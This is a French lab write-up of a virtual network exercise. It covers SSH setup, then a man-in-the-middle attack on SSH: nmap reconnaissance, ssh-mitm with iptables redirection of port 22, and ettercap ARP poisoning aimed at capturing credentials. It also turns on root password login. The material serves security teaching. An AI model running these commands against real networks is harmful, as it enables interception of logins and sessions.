Chapitre 10 : Administration à distance et échanges sécurisés

1. Installation d'Openssh et utilisation de SSH

> Vérification de la bonne installation des paquetages openssh :

```
root@us3:~# dpkg -l | grep -i ssh
ii  libssh-4:amd64                  0.10.6-2build2                  amd64        tiny C SSH library (OpenSSL flavor)
ii  openssh-client                   1:9.6p1-3ubuntu13.9             amd64        secure shell (SSH) client, for secure access to remote machines
ii  openssh-server                   1:9.6p1-3ubuntu13.9             amd64        secure shell (SSH) server, for secure access from remote machines
ii  openssh-sftp-server              1:9.6p1-3ubuntu13.9             amd64        secure shell (SSH) sftp server module, for SFTP access from remote
 machines
ii  ssh-import-id                    5.11-0ubuntu2.24.04.1           all          securely retrieve an SSH public key and install it locally
root@us3:~#
```

> Activation du service SSH :

```
root@us3:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
     Active: inactive (dead)
TriggeredBy: • ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
root@us3:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.
root@us3:~# _
```

> Système SSH maintenant actif :

```
root@us3:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
     Active: inactive (dead)
TriggeredBy: • ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
root@us3:~# _
```

2. Authentification par mot de passe

> Activation de la directive « PermitRootLogin yes » dans le fichier sshd_config pour permettre la connexion en root à distance :

```
  GNU nano 7.2                                                  /etc/ssh/sshd_config
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

> Redémarrage du système SSH :

```
root@us3:~# systemctl restart ssh
root@us3:~# _
```

> Connexion à US3 depuis DS1 :

```
root@DS1: ~#ssh 192.168.3.254
The authenticity of host '192.168.3.254 (192.168.3.254)' can't be established.
ED25519 key fingerprint is SHA256:g47BHlKYLyj294WcteEeu1vEFJO+m8PwuCCw0dz/u6U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.254' (ED25519) to the list of known hosts.
root@192.168.3.254's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of ven. 02 mai 2025 13:38:15 UTC

  System load:  0.05              Processes:             111
  Usage of /:   24.4% of 18.53GB  Users logged in:       1
  Memory usage: 10%               IPv4 address for enp0s3: 192.168.1.23
  Swap usage:   0%


La maintenance de sécurité étendue pour Applications n'est pas activée.

48 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentaires.
Visitez https://ubuntu.com/esm ou executez : sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy se


root@us3:~#
```

> Affichage de la table FILTER :

```
root@us3:~# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@us3:~#
```

> Sortie de session et retour sur DS1 :

```
root@us3:~# exit
logout
Connection to 192.168.3.254 closed.
root@DS1: ~#_
```

> Affichage du contenu du fichier known_hosts de DS1 :

```
root@DS1: ~#cd .ssh
root@DS1: ~/.ssh#ls -l
total 8
-rw------- 1 root root 978  2 mai   15:32 known_hosts
-rw-r--r-- 1 root root 142  2 mai   15:32 known_hosts.old
root@DS1: ~/.ssh#cat known_hosts
|1|7AF9yME2a8wTsIdUFc3llFU/JMs=|mfddME0d83lyntyG1LvaR30D1vE= ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFfcXoOZd9bnnM5/crr3
|1|67pu2sYJRDjsS/Otwnzyayim+x0=|f3RYt5WDHp3K+7gJ8ZcWxk/KB74= ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDQPRGQVE4BQjWzj66l
tP0KPGde3gU0MFjaujSSQLfAqhBLvlbMGqAPzSW22y8tZU+KQRszuo5/WkTPxfA36KkgQDATAkpy0sM3d+7wkcLyxuvq/MqGcWexju7nS0vaxVEegSvYg
sKj6SJ6Z8xKfZ1gO8Dcwd/pv4MN8eJfswCT7WW0eaXRZDBiRSoxwSIKAAy3qloEhPdd/K25oszyqCDylAXZVpcUM8q86ZlDZA1QdS2Dwby9A3NWWNJPmo
fK2l6xFD40cI6U08NH3Qu5X8dPwbo+cL0vsoi3LAMgI+tn/vspM9lmAsOk0vwNkXtKxPc1Md9QqggBAdOBs7i+qaLwOUxP6VwRC6fR14uc8K4dvOB6D1s
|1|bCrNAJZsgLigx79+aKgDNjZGdvg=|JEofessEp2HOuIDazdp8TwPz2qo= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAI
D1ki/4tcu0Ncm9N37HY/zAHoU8bIv8Jo16Jo4UCVDLlNTbjNkBqCI1alANmo=
root@DS1: ~/.ssh#_
```

> Adresse IP d'US3 retrouvée dans known_hosts à l'aide de ssh-keygen :


```
root@DS1: ~/.ssh#ssh-keygen -F 192.168.3.254
# Host 192.168.3.254 found: line 1
|1|7AF9yME2a8wTsIdUFc3llFU/JMs=|mfddME0d83lyntyG1LvaR30D1vE= ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFfcXoOZd9bnnM5/crr3
# Host 192.168.3.254 found: line 2
|1|67pu2sYJRDjsS/Otwnzyayim+x0=|f3RYt5WDHp3K+7gJ8ZcWxk/KB74= ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDQPRGQVE4BQjWzj66l
tP0KPGde3gU0MFjaujSSQLfAqhBLvlbMGqAPzSW22y8tZU+KQRszuo5/WkTPxfA36KkgQDATAkpy0sM3d+7wkcLyxuvq/MqGcWexju7nS0vaxVEegSvYg
sKj6SJ6Z8xKfZ1gO8Dcwd/pv4MN8eJfswCT7WW0eaXRZDBiRSoxwSIKAAy3qloEhPdd/K25oszyqCDylAXZVpcUM8q86ZlDZA1QdS2Dwby9A3NWWNJPmo
fK2l6xFD40cI6U08NH3Qu5X8dPwbo+cL0vsoi3LAMgI+tn/vspM9lmAsOk0vwNkXtKxPc1Md9QqggBAdOBs7i+qaLwOUxP6VwRC6fR14uc8K4dvOB6D1s
# Host 192.168.3.254 found: line 3
|1|bCrNAJZsgLigx79+aKgDNjZGdvg=|JEofessEp2HOuIDazdp8TwPz2qo= ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAI
D1ki/4tcu0Ncm9N37HY/zAHoU8bIv8Jo16Jo4UCVDLlNTbjNkBqCI1alANmo=
root@DS1: ~/.ssh#_
```

> Suppression du contenu de known_hosts :

```
root@DS1: ~#echo > .ssh/known_hosts
root@DS1: ~#
```

3. Attaque de l'homme du milieu entre le client et le serveur SSH

> Adressage IP manuelle sur la machine MITM en y indiquant le DNS d'Orange :



> Commande apt-get install et installation du paquetage nmap :

```
sio@MITM:~$ su - root
Mot de passe :
root@MITM:~# apt-get update
Réception de :1 http://security.debian.org/debian-security bullseye-security InRelease [27,2 kB]
Atteint :2 http://deb.debian.org/debian bullseye InRelease
Réception de :3 http://deb.debian.org/debian bullseye-updates InRelease [44,1 kB]
Réception de :4 http://security.debian.org/debian-security bullseye-security/main Sources [233 kB]
Réception de :5 http://security.debian.org/debian-security bullseye-security/main amd64 Packages [363 kB
]
Réception de :6 http://security.debian.org/debian-security bullseye-security/main Translation-en [240 kB
]
908 ko réceptionnés en 8s (110 ko/s)
Lecture des listes de paquets... Fait
root@MITM:~# apt-get install nmap
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  liblinear4 nmap-common
Paquets suggérés :
  liblinear-tools liblinear-dev ncat ndiff zenmap
Les NOUVEAUX paquets suivants seront installés :
  liblinear4 nmap nmap-common
0 mis à jour, 3 nouvellement installés, 0 à enlever et 17 non mis à jour.
Il est nécessaire de prendre 5 959 ko dans les archives.
Après cette opération, 25,9 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] o
Réception de :1 http://deb.debian.org/debian bullseye/main amd64 liblinear4 amd64 2.3.0+dfsg-5 [43,6 kB]
Réception de :2 http://deb.debian.org/debian bullseye/main amd64 nmap-common all 7.91+dfsg1+really7.80+d
fsg1-2 [4 017 kB]
Réception de :3 http://deb.debian.org/debian bullseye/main amd64 nmap amd64 7.91+dfsg1+really7.80+dfsg1-
2 [1 899 kB]
5 959 ko réceptionnés en 17s (350 ko/s)
Sélection du paquet liblinear4:amd64 précédemment désélectionné.
(Lecture de la base de données... 169034 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de .../liblinear4_2.3.0+dfsg-5_amd64.deb ...
Dépaquetage de liblinear4:amd64 (2.3.0+dfsg-5) ...
Sélection du paquet nmap-common précédemment désélectionné.
Préparation du dépaquetage de .../nmap-common_7.91+dfsg1+really7.80+dfsg1-2_all.deb ...
Dépaquetage de nmap-common (7.91+dfsg1+really7.80+dfsg1-2) ...
Sélection du paquet nmap précédemment désélectionné.
Préparation du dépaquetage de .../nmap_7.91+dfsg1+really7.80+dfsg1-2_amd64.deb ...
Dépaquetage de nmap (7.91+dfsg1+really7.80+dfsg1-2) ...
Paramétrage de liblinear4:amd64 (2.3.0+dfsg-5) ...
Paramétrage de nmap-common (7.91+dfsg1+really7.80+dfsg1-2) ...
Paramétrage de nmap (7.91+dfsg1+really7.80+dfsg1-2) ...
Traitement des actions différées (« triggers ») pour man-db (2.9.4-2) ...
Traitement des actions différées (« triggers ») pour libc-bin (2.31-13+deb11u11) ...
root@MITM:~#
```

> Scan du réseau 3.0/24 avec nmap :

```
root@MITM:~# nmap -sP 192.168.3.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-02 15:56 CEST
Nmap scan report for 192.168.3.1
Host is up (0.00020s latency).
MAC Address: 08:00:27:DD:8E:BB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.3.254
Host is up (0.00022s latency).
MAC Address: 08:00:27:D5:8D:ED (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.3.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.72 seconds
root@MITM:~#
```

> Scan des machines US3 et DS1 sur le réseau où l'attaquant peut obtenir la version des OS et les ports ouverts ainsi que l'adresse MAC des victimes :

```
root@MITM:~# nmap -sV 192.168.3.254
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-02 15:57 CEST
Nmap scan report for 192.168.3.254
Host is up (0.00012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:D5:8D:ED (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
root@MITM:~# nmap -sV 192.168.3.1
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-02 15:57 CEST
Nmap scan report for 192.168.3.1
Host is up (0.000068s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
53/tcp open  domain  ISC BIND 9.18.28-1~deb12u2 (Debian Linux)
MAC Address: 08:00:27:DD:8E:BB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
root@MITM:~#
```

> Affichage des voisins de DS1 :

```
root@DS1: ~#ip neigh show
192.168.3.254 dev enp0s3 lladdr 08:00:27:d5:8d:ed STALE
192.168.3.100 dev enp0s3 lladdr 08:00:27:a1:d4:5e STALE
root@DS1: ~#
```

> Affichage des voisins de US3 :

```
root@us3:~# ip neigh show
192.168.2.1 dev enp0s8 lladdr 08:00:27:ee:62:b0 STALE
192.168.3.100 dev enp0s9 lladdr 08:00:27:a1:d4:5e STALE
172.17.250.2 dev enp0s3 lladdr 00:90:7f:be:55:56 STALE
root@us3:~#
```

> Adressage IP de DS1 :

```
root@DS1: ~#ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:dd:8e:bb brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.1/24 brd 192.168.255.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fedd:8ebb/64 scope link
       valid_lft forever preferred_lft forever
root@DS1: ~#_
```

> Adressage IP de US3 :

```
root@us3:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ea:b1:f0 brd ff:ff:ff:ff:ff:ff
    inet 172.17.101.204/16 brd 172.17.255.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feea:b1f0/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:db:12:13 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.254/24 brd 192.168.2.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fedb:1213/64 scope link
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d5:8d:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.254/24 brd 192.168.3.255 scope global enp0s9
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed5:8ded/64 scope link
       valid_lft forever preferred_lft forever
root@us3:~# _
```

> Installation du paquet git sur la machine MITM :

```
root@MITM:~# apt-get install git
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  git-man liberror-perl
Paquets suggérés :
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-cvs
  git-mediawiki git-svn
Les NOUVEAUX paquets suivants seront installés :
  git git-man liberror-perl
0 mis à jour, 3 nouvellement installés, 0 à enlever et 17 non mis à jour.
Il est nécessaire de prendre 7 428 ko dans les archives.
Après cette opération, 38,1 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] o
Réception de :1 http://deb.debian.org/debian bullseye/main amd64 liberror-perl all 0.17029-1 [31,0 kB]
Réception de :2 http://security.debian.org/debian-security bullseye-security/main amd64 git-man all 1:2.
30.2-1+deb11u4 [1 831 kB]
Réception de :3 http://security.debian.org/debian-security bullseye-security/main amd64 git amd64 1:2.30
.2-1+deb11u4 [5 566 kB]
7 428 ko réceptionnés en 14s (530 ko/s)
Sélection du paquet liberror-perl précédemment désélectionné.
(Lecture de la base de données... 169884 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de .../liberror-perl_0.17029-1_all.deb ...
Dépaquetage de liberror-perl (0.17029-1) ...
Sélection du paquet git-man précédemment désélectionné.
Préparation du dépaquetage de .../git-man_1%3a2.30.2-1+deb11u4_all.deb ...
Dépaquetage de git-man (1:2.30.2-1+deb11u4) ...
Sélection du paquet git précédemment désélectionné.
Préparation du dépaquetage de .../git_1%3a2.30.2-1+deb11u4_amd64.deb ...
Dépaquetage de git (1:2.30.2-1+deb11u4) ...
Paramétrage de liberror-perl (0.17029-1) ...
Paramétrage de git-man (1:2.30.2-1+deb11u4) ...
Paramétrage de git (1:2.30.2-1+deb11u4) ...
Traitement des actions différées (« triggers ») pour man-db (2.9.4-2) ...
root@MITM:~#
```

> Installation du paquet ssh-mitm :

```
Successfully built SSH MITM!


Creating ssh-mitm user, and setting up its environment...

Generating public/private rsa key pair.
Your identification has been saved in /home/ssh-mitm/etc/ssh_host_rsa_key
Your public key has been saved in /home/ssh-mitm/etc/ssh_host_rsa_key.pub
The key fingerprint is:
SHA256:XQgXnUEs6XUvaUp6yBfLKzOJMsSuB0LLxD94arZaWpc root@MITM
The key's randomart image is:
+---[RSA 4096]----+
|         . o*oo  |
|          oo.= . |
| .        ..o.. o|
|  +       ...o + .|
| + + .  S..= = . |
|  = =.o   + *    |
|  o+E=   . + .   |
| ++.  = . = .    |
|o+...o o   +     |
+----[SHA256]-----+
Generating public/private ed25519 key pair.
Your identification has been saved in /home/ssh-mitm/etc/ssh_host_ed25519_key
Your public key has been saved in /home/ssh-mitm/etc/ssh_host_ed25519_key.pub
The key fingerprint is:
SHA256:5B2ZiYW+iZiiNYY7naBdFbaZXhdZIPa3zXrXL9gPK4Q root@MITM
The key's randomart image is:
+--[ED25519 256]--+
|        o.o+.    |
|       o..=O+    |
|      . *o *..   |
|       =oo..o +  |
| .   = oS+... o  |
|o = + o o E ..  .|
|.O =       ..oo o|
|= +         o.o+.|
| .            ..oo|
+----[SHA256]-----+


Done!  The next step is to use JoesAwesomeSSHMITMVictimFinder.py to find target IPs, then execute start.
sh and ARP spoof.


root@MITM:~/ssh-mitm#
```

> Vérification de l'installation du paquet iptables :

```
root@MITM:~/ssh-mitm# apt-get install iptables
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
iptables is already the newest version (1.8.7-1).
iptables set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 17 not upgraded.
root@MITM:~/ssh-mitm#
```

> Lancement du service ssh-mitm :

```
root@MITM:~/ssh-mitm# ./start.sh
Running sshd_mitm in unprivileged account...
SSH MITM v2.3-dev starting (production mode)
sshd_mitm is now running.
Enabling IP forwarding in kernel...
Changing FORWARD table default policy to ACCEPT...
Executing: iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
Executing: iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222

Done!  Now ARP spoof your victims and watch /var/log/auth.log for credentials.  Logged sessions will be
in /home/ssh-mitm/.  Hint: ARP spoofing can either be done with:

        arpspoof -r -t 192.168.x.1 192.168.x.5

                OR

        ettercap -i enp0s3 -T -M arp /192.168.x.1// /192.168.x.5,192.168.x.6//

If you don't have a list of targets yet, run stop.sh and use JoesAwesomeSSHMITMVictimFinder.py to find t
hem.  Then run this script again.

root@MITM:~/ssh-mitm#
```

> Vérification de la bonne mise en place du routage (ip_forward à 1) :

```
root@MITM:~/ssh-mitm# cat /proc/sys/net/ipv4/ip_forward
1
root@MITM:~/ssh-mitm#
```

> Les services écoutent à présent sur le port 2222 :

```
root@MITM:~/ssh-mitm# ss -ltnp
State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port  Process
LISTEN  0       128            0.0.0.0:2222        0.0.0.0:*      users:(("sshd mitm",pid=18335,fd=3))
LISTEN  0       128          127.0.0.1:631         0.0.0.0:*      users:(("cupsd",pid=633,fd=7))
LISTEN  0       128              [::]:2222           [::]:*      users:(("sshd mitm",pid=18335,fd=4))
LISTEN  0       128             [::1]:631            [::]:*      users:(("cupsd",pid=633,fd=6))
root@MITM:~/ssh-mitm#
```

> Redirection de la chaîne PREROUTING vers le port 2222 :

```
root@MITM:~/ssh-mitm# iptables -t nat -L -v
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REDIRECT   tcp  --  any    any     anywhere             anywhere             tcp dpt:ssh red
ir ports 2222

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@MITM:~/ssh-mitm#
```

> Installation du paquet ettercap :

```
root@MITM:~/ssh-mitm# apt-get install ettercap-text-only
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ethtool ettercap-common geoip-database libgeoip1 libluajit-5.1-2 libluajit-5.1-common libnet1
Suggested packages:
  geoip-bin
The following NEW packages will be installed:
  ethtool ettercap-common ettercap-text-only geoip-database libgeoip1 libluajit-5.1-2
  libluajit-5.1-common libnet1
0 upgraded, 8 newly installed, 0 to remove and 17 not upgraded.
Need to get 4481 kB of archives.
After this operation, 15.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://deb.debian.org/debian bullseye/main amd64 ethtool amd64 1:5.9-1 [182 kB]
Get:2 http://deb.debian.org/debian bullseye/main amd64 geoip-database all 20191224-3 [3032 kB]
Get:3 http://deb.debian.org/debian bullseye/main amd64 libgeoip1 amd64 1.6.12-7 [92.5 kB]
Get:4 http://deb.debian.org/debian bullseye/main amd64 libluajit-5.1-common all 2.1.0~beta3+dfsg-5.3 [46
.9 kB]
Get:5 http://deb.debian.org/debian bullseye/main amd64 libluajit-5.1-2 amd64 2.1.0~beta3+dfsg-5.3 [241 k
B]
Get:6 http://deb.debian.org/debian bullseye/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60.4 kB]
Get:7 http://deb.debian.org/debian bullseye/main amd64 ettercap-common amd64 1:0.8.3.1-3 [735 kB]
Get:8 http://deb.debian.org/debian bullseye/main amd64 ettercap-text-only amd64 1:0.8.3.1-3 [91.0 kB]
Fetched 4481 kB in 15s (292 kB/s)
apt-listchanges: Can't set locale; make sure $LC_* and $LANG are correct!
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.utf-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
locale: Cannot set LC_CTYPE to default locale: No such file or directory
locale: Cannot set LC_MESSAGES to default locale: No such file or directory
locale: Cannot set LC_ALL to default locale: No such file or directory
Selecting previously unselected package ethtool.
(Reading database ... 171200 files and directories currently installed.)
Preparing to unpack .../0-ethtool_1%3a5.9-1_amd64.deb ...
Unpacking ethtool (1:5.9-1) ...
Selecting previously unselected package geoip-database.
Preparing to unpack .../1-geoip-database_20191224-3_all.deb ...
Unpacking geoip-database (20191224-3) ...
Selecting previously unselected package libgeoip1:amd64.
Preparing to unpack .../2-libgeoip1_1.6.12-7_amd64.deb ...
Unpacking libgeoip1:amd64 (1.6.12-7) ...
Selecting previously unselected package libluajit-5.1-common.
```

> Début d'attaque ARP poisoning depuis la machine MITM :

```
root@MITM:~/ssh-mitm# ettercap -i enp0s3 -T -M arp /192.168.3.254// /192.168.3.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
enp0s3 -> 08:00:27:A1:D4:5E
          192.168.3.100/255.255.255.0
          fe80::a00:27ff:fea1:d45e/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp0s3/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.3.254 08:00:27:D5:8D:ED

 GROUP 2 : 192.168.3.1 08:00:27:DD:8E:BB
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help



Fri May  2 16:12:42 2025 [510007]
  192.168.3.254:0 --> 192.168.3.1:0 |  (0)
```

> Affichage des caches ARP des machines DS1 et US3 :

```
root@DS1: ~#ip neigh show
192.168.3.254 dev enp0s3 lladdr 08:00:27:a1:d4:5e REACHABLE
192.168.3.100 dev enp0s3 lladdr 08:00:27:a1:d4:5e STALE
root@DS1: ~#
```

```
root@us3:~# ip neigh show
192.168.2.1 dev enp0s8 lladdr 08:00:27:ee:62:b0 STALE
192.168.3.100 dev enp0s9 lladdr 08:00:27:a1:d4:5e STALE
172.17.250.2 dev enp0s3 lladdr 00:90:7f:be:55:56 STALE
192.168.3.1 dev enp0s9 lladdr 08:00:27:a1:d4:5e REACHABLE
root@us3:~# _
```

> Captures de trames ARP sur DS1 et US3 :

```
root@DS1: ~#tcpdump -i enp0s3 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:09:15.264491 ARP, Reply 192.168.3.254 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
16:09:20.907449 ARP, Request who-has 192.168.3.1 tell 192.168.3.100, length 46
16:09:20.907459 ARP, Reply 192.168.3.1 is-at 08:00:27:dd:8e:bb (oui Unknown), length 28
16:09:25.287854 ARP, Reply 192.168.3.254 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
16:09:35.313489 ARP, Reply 192.168.3.254 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
```

```
root@us3:~# tcpdump -i enp0s9 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s9, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:12:25.630362 ARP, Reply 192.168.3.1 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
14:12:35.642887 ARP, Reply 192.168.3.1 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
14:12:45.654290 ARP, Reply 192.168.3.1 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
14:12:55.667362 ARP, Reply 192.168.3.1 is-at 08:00:27:a1:d4:5e (oui Unknown), length 46
```

